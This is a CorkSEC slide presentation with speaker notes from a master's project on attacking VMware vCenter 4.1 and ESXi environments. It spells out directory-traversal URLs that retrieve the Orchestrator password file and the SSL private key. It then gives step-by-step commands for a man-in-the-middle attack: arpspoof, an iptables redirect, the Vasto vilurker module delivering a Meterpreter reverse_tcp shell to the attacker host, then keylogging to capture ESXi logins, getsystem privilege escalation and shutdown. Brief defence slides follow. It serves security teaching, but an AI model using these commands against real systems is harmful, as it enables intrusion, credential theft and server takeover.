


Slide 1



CorkSEC Presentation

Directory Traversal and Man in the Middle Attacks

Targeted at the VMWare ESXi 4.1 and VMWare vSphere 5.1 environments respectfully.

Masters project.

Questions at the end.

Exploits

- Directory Traversal
 - Known Exploit VUM 4.0
 - Now Patched
- Man in the Middle (MITM)
 - Default Certificate
 - ARP poisoning




First I will be covering the directory traversal attack. This is exploiting the jetty webserver used by VUM on vSphere 4.1, there is a file called health.xml which is used to view the status of the vcenter server. The directory traversal exploit makes use of this file and navigates back to the system folders.

Then I will cover the MITM attack, I will go through the commands used to carry out the attack and as a precursor I will demo another of the recon scan using the tools, this will show how the attacker can tell it is a vCenter server.

Directory Traversal

- Path traversal, dot-dot-slash (../)
- Access files/folders outside web root folder
- Unauthorised files and folders
- Manipulate absolute path
- Manipulate variables
- Directory traversal causes
 - Input validation
 - How OS handles filenames
 - Storing files



Directory traversal is also known as path traversal or dot-dot-slash traversal, it is where a user or agent can use a URL and go to locations outside the web root folder and access unauthorised files or folders.

This is done by manipulating the absolute paths of legitimate files or folders to navigate outside the web root folder. This is done by manipulating the variables that reference the files or folders with dot-dot-slash sequences and other variations.

It is caused by:


Poor input validation by the web server, whereby the server should check to ensure the data being entered is correct and expected.

Poor understanding of how the underlying OS deals with filenames and how it processes these filenames.

Storing files or folders on web root folder or system drive.

VUM

- Jetty
- Known since June 2010
- Patched November 2011




The exploit i will be using is based on a known vulnerability in the HTTP server used by Jetty in vSphere 4 VUM (VMware Update Manager).

This exploit was discovered by Alexey Sintsov in June 2010 and patched by VMware in November 2011.

Using the exploit were are able to navigate to any file or folder on the vCenter server. Even if there is no sensitive information stored on the vCenter server, there are places which are installed by default which contain some important information such as:

What to Hack

- Orchestrator username/password
 - Path:
 - `http://<vcenter_server_address>:9084/vci/downloads/.%5C..%5C..%5C..%5C..%5C..%5C..%5CProgram%20Files/VMware/Infrastructure/Orchestrator/configuration/jetty/etc/passwd.properties`




VMware Orchestrator, by default when this is installed, the username and password for it is located in a MD5 protected file on the server. As we all know MD5 is trivial to crack, so using our exploit w can browse to the file and recover it contents. MD5 is used on vCenter version 4.1, later versions use the more secure SHA512. the path to the file is: SEE SLIDE.

Demo this.

Note: The default username and password for Orchestrator is vmware/vmware, so try this first might save some time😊

Private Key

- SSL Private key
 - Path:
 - `http://<vcenter_server_address>:9084/vci/downloads/.%5C..%5C..%5C..%5C..%5C..%5C..%5CDocuments%20and%20Settings\All%20Users\Application%20Data\VMware\VMware%20VirtualCenter\SSL\rui.key`



We can retrieve the public and private keys used for SSL traffic from the vCenter server. The slide shows the path to the private key, the public certificate is in the same folder with a .crt extension and the key/certificate bundle is there also with the .pfx extension and are all called rui.

Defend Against Directory Traversal

- Test with fuzzer
- Patch
- IDS
- Secure network
- Firewalls
- Don't use VUM



Use a fuzzer yourself and test your web site for exploits, dotdotpwn is a popular fuzzer available in Backtrack. BlackHat USA 2011 have a demo on using dotdotpwn.

Patch, keep your system up to date. Even though this particular exploit was known for over a year before it was closed and it affected the patching system used by VMware. It should be policy to always patch your system when patches become available, hopefully VMware have taken notice and are moving to provide patches quicker.

Use an IDS system to detect the dot-dot-slash sequences, in my project i created a snort rule to detect this particular sequence.


The vCenter server should be placed on a secure separate network.

Security appliances, such as firewalls should be used to control access to the vCenter server.

Don't use VUM, this is not very practical as if you do not patch your environment you may be exposed to further exploits.

Man in the Middle

- What is Man in the Middle
- Highlight Default Certificate Issue
- Lab Procedure
 - Arpspoof
 - Iptables
 - Vasto
 - Metasploit
 - Exploit
- Lab Conclusions



What is a Man in the Middle (MITM) attack

A MITM attack occurs when an attacker can intercept communications between two devices and relay the traffic between them.

I am using ARP (Address Resolution Protocol) spoofing or ARP poisoning to carry out the MITM attack. ARP Spoofing works because the ARP protocol will accept ARP updates from anyone even if the updates were not requested.

This lab highlights the need to replace the default certificates used by the hypervisor.



Vasto Toolkit

- Vasto: <http://vasto.nibblesec.org/>
- Metasploit Auxiliary folder
- Vasto Modules
 - vmware_version
 - vmware_login
 - vmware_vilurker
- Further information:
- <http://blog.vmtraining.net/2012/10/vmware-vsphere-security-and-metasploit.html>

Vasto is a Virtualisation Penetration Testing Toolkit, it is a collection of Metasploit modules designed by Claudio Criscione which is used for penetration testing a virtual environment . it can be downloaded from <http://vasto.nibblesec.org/> and installed into the Metasploit framework auxiliary folder.

Once downloaded to the auxiliary folder, open msfconsole and at the msf prompt, type: msf > *search vasto* to see all the vasto modules.

some modules:

vmware_version: can be used for recon to see the version of hypervisor being used.

vmware_login: is a dictionary and brute force attack on the hypervisor.

vmware_vilurker: this module is used for man in the middle attack and will sit waiting for connections. it is the module which will be used in the man in the middle attack.

Using Modules

- *msfconsole* – open an Metasploit console.
- *use auxiliary/vasto/<module name>* - run Vasto module.
- *Info* – display module options.
- *set <OPTION NAME> <VALUE>* - sets the module options.
- *Exploit* - to run the module.

- Msfconsole – open an Metasploit console.
- I installed mine into the auxiliary folder of the Metasploit framework, in a folder called 'vasto' to use a module type: *use auxiliary/vasto/<module name>*
- Then type: *info* to see a list of options required, some options have already got default values which are in the current setting column.
- Then to set 1 of the options, type: *set <OPTION NAME> <VALUE>*
- Enter all the required options or alter default options.
- When all options are entered type: *exploit* to run it.

Vmware_version Exploit

- Recon Scan:
 - use auxiliary/vasto/vmware_version
 - info
 - set RHOSTS 192.168.150.102
 - info
 - exploit
- Displays Results



- For example the vmware_version module is run like this:
- use auxiliary/vasto/vmware_version
- info - to view required options.
- set RHOSTS 192.168.150.102 - the host which is to be scanned.
- info - to check options are set.
- exploit - to run the exploit.
- It will return with information gained.

MITM

- Lab Tools:
 - arpspoof
 - iptables
 - vasto
 - metasploit
- Lab Clients:
 - 1 x Backtrack 5 R3 attacker
 - 1 x vCentre 4.1 server
 - 1 x ESXi 4.1 hypervisors



Lab Tools:

This is a complex lab, using Backtrack 5 R3 as the attacker, and 4 different tools:


- arpspoof – to imposter the end node.
- iptables - to relay traffic to the end nodes.
- vasto – to intercept connection and install the package.
- metasploit - to control the package.

Lab Clients:

Due to the reduced resources on my laptop i will be using the same vCenter 4.1 and ESXi 4.1 clients for this lab. The procedure works on versions 5.0 and 5.1 also, i have not tested it on version 5.5 as it has only been released a few days ago.

I have 3 clients:

- 1 x Backtrack 5 R3 attacker
- 1 x vCentre 4.1 server
- 1 x ESXi 4.1 hypervisor



The vSphere client makes a connection to the hypervisor.

The vSphere client will be presented with a fake certificate.

If the client accepts the certificate, the client is then notified a software upgrade occurred and the client needs to be updated.

This is when the package is installed and the system is compromised.

The package we will be using is the reverse_tcp module from Metasploit, this will return a meterpreter to the attack when the exploit occurs.

To handle the returned meterpreter we will use another Metasploit module handler, this allows us to control the returned meterpreter and ultimately control the vCenter server.

Note: This is not solely based on the vCenter server, the client could be connecting from any server. The certificate which is being faked is the ESXi public certificate.

Routing Commands

- Open console tab:
- Arpspoof:
 - `arpspoof -i eth0 -t 192.168.150.100 192.168.150.102`
- Iptables:
 - `iptables -t nat -A PREROUTING -d 192.168.150.102 -p tcp --dport 443 -j DNAT --to-destination 192.168.150.166:443`

Open a console tab in Backtrack and enter the following command: `arpspoof -i eth0 -t 192.168.150.100 192.168.150.102`

This tells arpspoof to replace the mac for these ip addresses in the clients arp table.

Open another console tab and enter the following command: `iptables -t nat -A PREROUTING -d 192.168.150.102 -p tcp --dport 443 -j DNAT --to-destination 192.168.150.166:443`

Iptables is used to route traffic destined for the ESXi port 443 host to the attacker port 443.

When the exploit has been carried out, the package has downloaded and the meterpreter has been returned, you can kill the arpspoof session.

Depending on the OS and tools used you may need to allow packet forwarding, this is achieved by: `echo 1 > /proc/sys/net/ipv4/ip_forward`

Other tools which can be used for arpspoofing are: ettercap and cain.

Vasto Commands

- Open another console tab
- Open a metasploit console: *msfconsole*
- *use vasto/vmware_vilurker*
- *set LHOST 192.168.150.166*
- *set LPORT 6565*
- *set PAYLOAD windows/meterpreter/reverse_tcp*
- *exploit*

We use Vasto to wait for a connection between the vCenter server and the ESXi host. When the connection is made it will deliver the exploit package. After we enter exploit the module sits waiting for a connection.

Metasploit Commands

- Open another metasploit console: `msfconsole`
- *use exploit/multi/handler*
- *set PAYLOAD windows/meterpreter/reverse_tcp*
- *set LPORT 6565*
- *set LHOST 192.168.150.166*
- *exploit*
- Wait for connection

Exploit Commands

- *Ipconfig*
- *Ps*
- *migrate 2776.*
- *Keyscan_start*
- *Keyscan_dump*
- *Route*
- *Getuid*
- *Shell*
- *Sysinfo*
- *Screenshot*
- *Getsystem*
- *Reboot*



Some meterpreter commands available include:

Ipconfig, to view IP address of vCenter server.

Ps, to list all processes.

Find *explorer.exe* pid (2776), then migrate to *explorer.exe* (keep session open), migrate 2776.

Keyscan_start, to begin keylogging.

On the vCenter server log back into the ESXi hypervisor.

Keyscan_dump, to view gathered information.

You will see the username and password entered in to vSphere client to log into ESXi.

Route - works

Getuid, user server running as - works

Shell – works, then open *services.msc*

Sysinfo – worked.

Screenshot - worked

Getsystem – worked, elevated privs to system.

Reboot or *Cd C:\Windows\System32\, Shutdown.exe*, to shutdown the vCenter server – all worked

Defend Against MITM

- Secure network
- Manual ARP entries
- ARP detection software
- IDS



Place the servers on a separate secured network.
Use manual ARP entries, requires a lot of administration.
Use commercial or free ARP detection software.
Use and IDS to detect ARP spoofing.

Slide 19



Any questions?